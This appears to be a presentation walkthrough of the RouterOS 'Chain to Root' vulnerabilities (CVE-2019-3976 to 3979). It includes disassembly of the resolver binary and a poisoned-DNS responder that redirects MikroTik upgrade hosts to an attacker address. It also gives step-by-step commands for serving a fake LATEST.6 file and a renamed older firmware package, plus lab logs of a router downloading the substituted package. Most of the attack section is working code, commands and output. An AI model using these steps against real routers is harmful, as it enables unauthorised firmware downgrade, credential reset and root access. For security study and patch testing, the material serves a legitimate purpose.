RouterOS: Chain to root


CVE-2019-3976
CVE-2019-3977
CVE-2019-3978
CVE-2019-3979

All claps to Jacob Baines

https://twitter.com/Junior_Baines
https://medium.com/@jbaines

Chain to Root article:
https://medium.com/tenable-techblog/routeros-chain-to-root-f4e0b07c0b21

Resources:
https://github.com/tenable/routeros



Chain to root

CVE-2019-3976: Relative Path Traversal in NPK Parsing
RouterOS 6.45.6 Stable, RouterOS 6.44.5 Long-term, and below are vulnerable to an arbitrary directory creation vulnerability via the upgrade package's name field. If an authenticated user installs a malicious package then a directory could be created and the developer shell could be enabled.

See option_npk in our research GitHub for a proof of concept.

CVE-2019-3977: Insufficient Validation of Upgrade Package's Origin
RouterOS 6.45.6 Stable, RouterOS 6.44.5 Long-term, and below insufficiently validate where upgrade packages are download from when using the autoupgrade feature. Therefore, a remote attacker can trick the router into "upgrading" to an older version of RouterOS and possibly resetting all the system's usernames and passwords.

CVE-2019-3978: Insufficient Protections of a Critical Resource (DNS Requests/Cache)
RouterOS versions 6.45.6 Stable, 6.44.5 Long-term, and below allow remote unauthenticated attackers to trigger DNS queries via port 8291. The queries are sent from the router to a server of the attacker's choice. The DNS responses are cached by the router, potentially resulting in cache poisoning.

See winbox_dns_request in our research GitHub for a proof of concept.

CVE-2019-3979: Improper DNS Response Handling
RouterOS versions 6.45.6 Stable, 6.44.5 Long-term, and below are vulnerable to a DNS unrelated data attack. The router adds all A records to its DNS cache even when the records are unrelated to the domain that was queried. Therefore, a remote attacker controlled DNS server can poison the router's DNS cache via malicious responses with additional and untrue records.


Combined by chaining these vulnerabilities, an unauthenticated remote attacker with access to port 8291 on the router, can perform a RouterOS downgrade, reset the system passwords, and potentially gain a root shell.

Make it rain with mikrotik (must read!)

https://medium.com/tenable-techblog/make-it-rain-with-mikrotik-c90705459bc6

1. Download ISO
2. Extract 7z x mikrotik-6.42.11.iso
3. binwalk -e system-6.42.11.npk
4. ls -o ./_system-6.42.11.npk.extracted/squashfs-root/
5. https://github.com/tenable/routeros/tree/master/msg_re/parse_x3
6. ./x3_parse -f ~/6.42.11/_system-6.42.11.npk.extracted/squashfs-root/nova/etc/loader/system.x3

```
/nova/bin/log,3
/nova/bin/radius,5
/nova/bin/moduler,6
/nova/bin/user,13
/nova/bin/resolver,14
/nova/bin/mactel,15
/nova/bin/undo,17
/nova/bin/macping,18
/nova/bin/cerm,19
/nova/bin/cerm-worker,75
/nova/bin/net,20
....
```



Winbox skeleton program: https://github.com/tenable/routeros/


Unauthenticated DNS Requests

CVE-2019-3978: Insufficient Protections of a Critical Resource (DNS Requests/Cache)

RouterOS versions 6.45.6 Stable, 6.44.5 Long-term, and below allow remote unauthenticated attackers to trigger DNS queries via port 8291. The queries are sent from the router to a server of the attacker's choice. The DNS responses are cached by the router, potentially resulting in cache poisoning.

The RouterOS terminal supports the resolve command for DNS lookups.

resolve :resolve <arg> return IP address of given DNS name :put [:resolve "www.mikrotik.com"];



Under the hood

"Under the hood, this request is handled by a binary named resolver. Resolver is one of the many binaries that is hooked into RouterOS's Winbox protocol.

At a high level, "messages" sent to the Winbox port can be routed to different binaries in RouterOS based on an array-based numbering scheme. For example, [14] will get messages routed to the main handler in resolver.


Of note in the above vtable is sub_8055cb4. This function overrides nv::Handler::handle(). This is notable because nv::Handler::handle() is rarely overridden. handle() determines if the received message has sufficient permissions to execute the requested command. The mistake in, or perhaps a feature of, sub_8055cb4 is that it does not validate the permissions required to invoke three commands:


```
.text:08055CEB                 push    0FF0007h
.text:08055CF0                 push    ebx
.text:08055CF1                 call    nv::message::get<nv::u32_id>(nv::u32_id)
.text:08055CF6                 add     esp, 10h
.text:08055CF9                 cmp     eax, 4
.text:08055CFC                 jz      do_cmd_4        ; cmd 4: reverse lookup
.text:08055D02                 cmp     eax, 6
.text:08055D05                 jz      do_cmd_6        ; cmd 6: name lookup to v6
.text:08055D0B                 cmp     eax, 3
.text:08055D0E                 jnz     do_nv_handler_handle
.text:08055D14                 push    eax             ; cmd 3: name lookup
```

The three commands (3, 4, and 6) allow an unauthenticated remote user to make DNS requests through the router to a DNS server of their choice."

```
.rodata:0805AB50 off_805AB50     dd offset sub_804FB1C   ; DATA XREF: start+4E↑o
.rodata:0805AB50                                         ; sub_804FB1C+C↑o
.rodata:0805AB54                 dd offset sub_804FC02
.rodata:0805AB58                 dd offset nv::Looper::loadPermData(nv::message const&)
.rodata:0805AB5C                 dd offset nv::Looper::savePermData(nv::message &)
.rodata:0805AB60                 dd offset sub_8055CB4
.rodata:0805AB64                 dd offset nv::Handler::handleBrkpath(nv::message const&)
.rodata:0805AB68                 dd offset nv::Handler::handleReply(nv::message const&)
.rodata:0805AB6C                 dd offset nv::Looper::handleCmd(nv::message const&,uint)
.rodata:0805AB70                 dd offset nv::Handler::cmdGetPolicies(nv::message const&)
.rodata:0805AB74                 dd offset nv::Handler::cmdGet(nv::message const&)
.rodata:0805AB78                 dd offset nv::Handler::cmdSet(nv::message const&)
.rodata:0805AB7C                 dd offset nv::Handler::cmdReset(nv::message const&)
.rodata:0805AB80                 dd offset nv::Handler::cmdGetObj(nv::message const&,uint)
.rodata:0805AB84                 dd offset nv::Handler::cmdSetObj(nv::message const&,uint)
.rodata:0805AB88                 dd offset nv::Handler::cmdGetAll(nv::message const&,uint,uint)
.rodata:0805AB8C                 dd offset nv::Handler::cmdAddObj(nv::message const&)
.rodata:0805AB90                 dd offset nv::Handler::cmdRemoveObj(nv::message const&,uint)
.rodata:0805AB94                 dd offset nv::Handler::cmdMoveObj(nv::message const&,uint)
.rodata:0805AB98                 dd offset nv::Handler::cmdGetCount(nv::message const&)
.rodata:0805AB9C                 dd offset nv::Handler::cmdUnknown(nv::message const&,uint)
.rodata:0805ABA0                 dd offset nv::Handler::cmdShutdown(nv::message const&)
.rodata:0805ABA4                 dd offset nv::Handler::shouldNotify(nv::message const&,nv::message const&)
.rodata:0805ABA8                 dd offset sub_804F3C8
.rodata:0805ABAC                 dd offset sub_804F34E
.rodata:0805ABB0                 dd offset nv::Looper::cmdDisconnected(nv::message const&)
.rodata:0805ABB4                 dd offset nv::Handler::notifiesSent(void)
.rodata:0805ABB8                 dd offset sub_805177E
.rodata:0805ABBC                 dd offset sub_80516E8
.rodata:0805ABC0                 dd offset sub_804DF64
.rodata:0805ABC4                 dd offset nv::Looper::sendMessage(nv::message &)
.rodata:0805ABC8                 dd offset nv::Looper::exchangeMessage(nv::message &,int)
.rodata:0805ABCC                 dd offset nv::Looper::shutdown(void)
.rodata:0805ABD0                 dd offset sub_80516E2
.rodata:0805ABD4                 dd offset nv::Looper::filterMessage(nv::message const&)
.rodata:0805ABD8                 dd offset nv::Looper::dispatchMessage(nv::message &)
.rodata:0805ABDC                 dd offset nv::Looper::canLeave(void)
.rodata:0805ABE0                 dd offset nv::Looper::run(void)
```

DNS cache poisoning






DNS cache poisoning

1. DNS Server - https://gist.github.com/pklaus/b5a7876d4d2cf7271873
2. winbox_dns_request exploit https://github.com/tenable/routeros/tree/master/poc/winbox_dns_request


```
def dns_response(data):
    request = DNSRecord.parse(data)
    reply = DNSRecord(DNSHeader(
        id=request.header.id, qr=1, aa=1, ra=1), q=request.q)
    qname = request.q.qname
    qn = str(qname)
    reply.add_answer(RR(qn,ttl=30,rdata=A("192.168.88.250")))
    print("---- Reply:\n", reply)
    return reply.pack()
```



DNS cache poisoning

Example.com not interesting…
Disturb upgrade process?

```
def dns_response(data):
    request = DNSRecord.parse(data)
    reply = DNSRecord(DNSHeader(
        id=request.header.id, qr=1, aa=1, ra=1), q=request.q)
    qname = request.q.qname
    qn = str(qname)
    reply.add_answer(RR(qn,ttl=30,rdata=A("192.168.88.250")))
    reply.add_answer(RR("upgrade.mikrotik.com",ttl=604800,
        rdata=A("192.168.88.250")))
    reply.add_answer(RR("cloud.mikrotik.com",ttl=604800,
        rdata=A("192.168.88.250")))
    reply.add_answer(RR("cloud2.mikrotik.com",ttl=604800,
        rdata=A("192.168.88.250")))
    reply.add_answer(RR("download.mikrotik.com",ttl=604800,
        rdata=A("192.168.88.250")))
    print("---- Reply:\n", reply)
    return reply.pack()
```



What if router is acting as a DNS server?

Hey, Morty! Let`s go back to the *fuckrotik* times!

https://www.exploit-db.com/exploits/45209

Downgrade Attack

Time	Source	Destination	Protocol	Length	Info
26.246298592	192.168.1.44	192.168.1.1	DNS	127	Standard query 0x0189 A upgrade.mikrotik.com
26.610509200	192.168.1.1	192.168.1.44	DNS	182	Standard query response 0x0189 A upgrade.mikrotik.com CNAME download.mikrotik.com A 159.148.172.226
26.730128561	192.168.1.44	159.148.172.226	HTTP	205	GET /routeros/LATEST.6 HTTP/1.1
26.848451050	159.148.172.226	192.168.1.44	HTTP	414	HTTP/1.1 200 OK
26.849406159	192.168.1.44	159.148.172.226	HTTP	213	GET /routeros/6.45.6/CHANGELOG HTTP/1.1
26.966583370	159.148.172.226	192.168.1.44	HTTP	816	HTTP/1.1 200 OK


curl http://upgrade.mikrotik.com/routeros/LATEST.6
6.45.6 1568106391

The timestamp is precisely when 6.45.6 was released. Apparently, September 10, 2019 9:06:31 AM GMT.

curl http://upgrade.mikrotik.com/routeros/6.45.6/CHANGELOG

```
$ mkdir routeros
$ echo "6.45.6 1568106391" > ./routeros/LATEST.6
$ mkdir routeros/6.45.6
$ echo "lol" > ./routeros/6.45.6/CHANGELOG
$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.88.1 - - [25/Sep/2019 16:10:49] "GET /routeros/LATEST.6 HTTP/1.1" 200 -
192.168.88.1 - - [25/Sep/2019 16:10:49] "GET /routeros/6.45.6/CHANGELOG HTTP/1.1" 200 -
```

Downgrade Attack



Downgrading

How can I downgrade the MikroTik RouterOS™ installation to an older version?

You can downgrade by reinstalling the RouterOS™ from any media. The software license will be kept with the HDD as long as the disk is not repartitioned/reformatted. The configuration of the router will be lost (it is possible to save the old configuration, but this option has unpredictable results when downgrading and it is not recommended to use it).

Another way is to use the **/system package downgrade** command. This works only if you downgrade to 2.7.20 and not lower. Upload the older packages to the router via FTP and then use the **/system package downgrade** command.

Downgrade Attack

PREPARING…


```
curl http://upgrade.mikrotik.com/routeros/LATEST.6fix
6.44.5 1562236341

echo "6.45.8 1562236341" > ./routeros/LATEST.6

$ mkdir ./routeros/6.45.8
$ cd ./routeros/6.45.8/
$ echo "lol" > CHANGELOG
$ curl https://download.mikrotik.com/routeros/6.41.4/routeros-mipsbe-6.41.4.npk >
routeros-mipsbe-6.45.8.npk
```

LAUNCHING THE ATTACK!

1. sudo python -m SimpleHTTPServer 80
2. sudo python3 ddnsserver.py --port 53 --udp
3. ./winbox_dns_request -p 8291 -i 192.168.88.1 -s 192.168.88.100
4. Wait for Mikrotik starts upgrade process… (manual upgrade, auto upgrade scripts)

Downgrade Attack

You can`t downgrade under the factory firmware version



Downgrade Attack

r3n@localhost:/home/r3n/exploits/routeros 123x56

```
10.1.152.44 - - [17/Dec/2019 18:31:25] "GET /routeros/LATEST.6 HTTP/1.1" 404 -
10.1.152.44 - - [17/Dec/2019 18:31:26] code 404, message File not found
10.1.152.44 - - [17/Dec/2019 18:31:26] "GET /routeros/LATEST.6 HTTP/1.1" 404 -
10.1.152.44 - - [17/Dec/2019 18:31:26] code 404, message File not found
10.1.152.44 - - [17/Dec/2019 18:31:26] "GET /routeros/LATEST.6 HTTP/1.1" 404 -
^CTraceback (most recent call last):
  File "/usr/lib64/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib64/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib64/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib64/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib64/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib64/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib64/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt
[root@localhost routeros]# ls
6.42.12  6.43  6.43rc3  6.44.5  6.44.6  6.44.7  6.45.7  6.45.8  6.45.9  LATEST.6  LATEST.6.bak  LATEST.6fix
[root@localhost routeros]# cd
[root@localhost routeros]# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.1.152.44 - - [17/Dec/2019 18:32:23] "GET /routeros/LATEST.6 HTTP/1.1" 200 -
10.1.152.44 - - [17/Dec/2019 18:32:23] "GET /routeros/6.43rc3/CHANGELOG HTTP/1.1" 200 -
10.1.152.44 - - [17/Dec/2019 18:32:55] "GET /routeros/6.43rc3/routeros-smips-6.43rc3.npk HTTP/1.1" 200 -
10.1.152.10 - - [18/Dec/2019 11:32:33] code 404, message File not found
10.1.152.10 - - [18/Dec/2019 11:32:33] "GET /ann?info_hash=%fc%8cjf%16%d6%0c%bf%a7%87%d8%24%26%be.%fe%b0%8cJ%03&peer_id=-qB
4150-i6c9Di!2m*~O&port=8999&uploaded=0&downloaded=0&left=0&corrupt=0&key=82801CD0&numwant=200&compact=1&no_peer_id=1&suppor
tcrypto=1&redundant=0 HTTP/1.1" 404 -
10.1.152.10 - - [18/Dec/2019 11:32:33] code 404, message File not found
10.1.152.10 - - [18/Dec/2019 11:32:33] "GET /ann?info_hash=%40%b6%1d5%86Xgq%a8%0eJnKU%b7%efx%01W%b6&peer_id=-qB4150-6_BkkLK
Wxz*T&port=8999&uploaded=0&downloaded=0&left=0&corrupt=0&key=6198E276&numwant=200&compact=1&no_peer_id=1&supportcrypto=1&re
dundant=0 HTTP/1.1" 404 -
10.1.152.10 - - [18/Dec/2019 11:33:28] code 404, message File not found
10.1.152.10 - - [18/Dec/2019 11:33:28] "GET /ann?info_hash=%40%b6%1d5%86Xgq%a8%0eJnKU%b7%efx%01W%b6&peer_id=-qB4150-6_BkkLK
Wxz*T&port=8999&uploaded=0&downloaded=0&left=0&corrupt=0&key=6198E276&numwant=200&compact=1&no_peer_id=1&supportcrypto=1&re
dundant=0 HTTP/1.1" 404 -
10.1.152.10 - - [18/Dec/2019 11:33:28] code 404, message File not found
10.1.152.10 - - [18/Dec/2019 11:33:28] "GET /ann?info_hash=%fc%8cjf%16%d6%0c%bf%a7%87%d8%24%26%be.%fe%b0%8cJ%03&peer_id=-qB
4150-i6c9Di!2m*~O&port=8999&uploaded=0&downloaded=0&left=0&corrupt=0&key=82801CD0&numwant=200&compact=1&no_peer_id=1&suppor
tcrypto=1&redundant=0 HTTP/1.1" 404 -
10.1.152.10 - - [18/Dec/2019 11:35:24] code 404, message File not found
10.1.152.10 - - [18/Dec/2019 11:35:24] "GET /ann?info_hash=%fc%8cjf%16%d6%0c%bf%a7%87%d8%24%26%be.%fe%b0%8cJ%03&peer_id=-qB
4150-i6c9Di!2m*~O&port=8999&uploaded=0&downloaded=0&left=0&corrupt=0&key=82801CD0&numwant=200&compact=1&no_peer_id=1&suppor
tcrypto=1&redundant=0 HTTP/1.1" 404 -
10.1.152.10 - - [18/Dec/2019 11:35:24] code 404, message File not found
10.1.152.10 - - [18/Dec/2019 11:35:24] "GET /ann?info_hash=%40%b6%1d5%86Xgq%a8%0eJnKU%b7%efx%01W%b6&peer_id=-qB4150-6_BkkLK
Wxz*T&port=8999&uploaded=0&downloaded=0&left=0&corrupt=0&key=6198E276&numwant=200&compact=1&no_peer_id=1&supportcrypto=1&re
dundant=0 HTTP/1.1" 404 -
10.1.152.10 - - [18/Dec/2019 11:38:49] code 404, message File not found
10.1.152.10 - - [18/Dec/2019 11:38:49] "GET /ann?info_hash=%fc%8cjf%16%d6%0c%bf%a7%87%d8%24%26%be.%fe%b0%8cJ%03&peer_id=-qB
4150-i6c9Di!2m*~O&port=8999&uploaded=0&downloaded=0&left=0&corrupt=0&key=82801CD0&numwant=200&compact=1&no_peer_id=1&suppor
tcrypto=1&redundant=0 HTTP/1.1" 404 -
```

r3n@localhost:~/exploits 99x25

```
[r3n@localhost exploits]$ sudo python3 ddnsserver.py --port 53 --udp
[sudo] password for r3n:
Starting nameserver...
UDP server loop running in thread: Thread-1


UDP request 2019-12-17 11:05:21.948684 (10.1.152.44 44557):
29 b'\x01\xe3\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x07example\x03com\x00\x00\x01\x00\x01'
---- Reply:
 ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 483
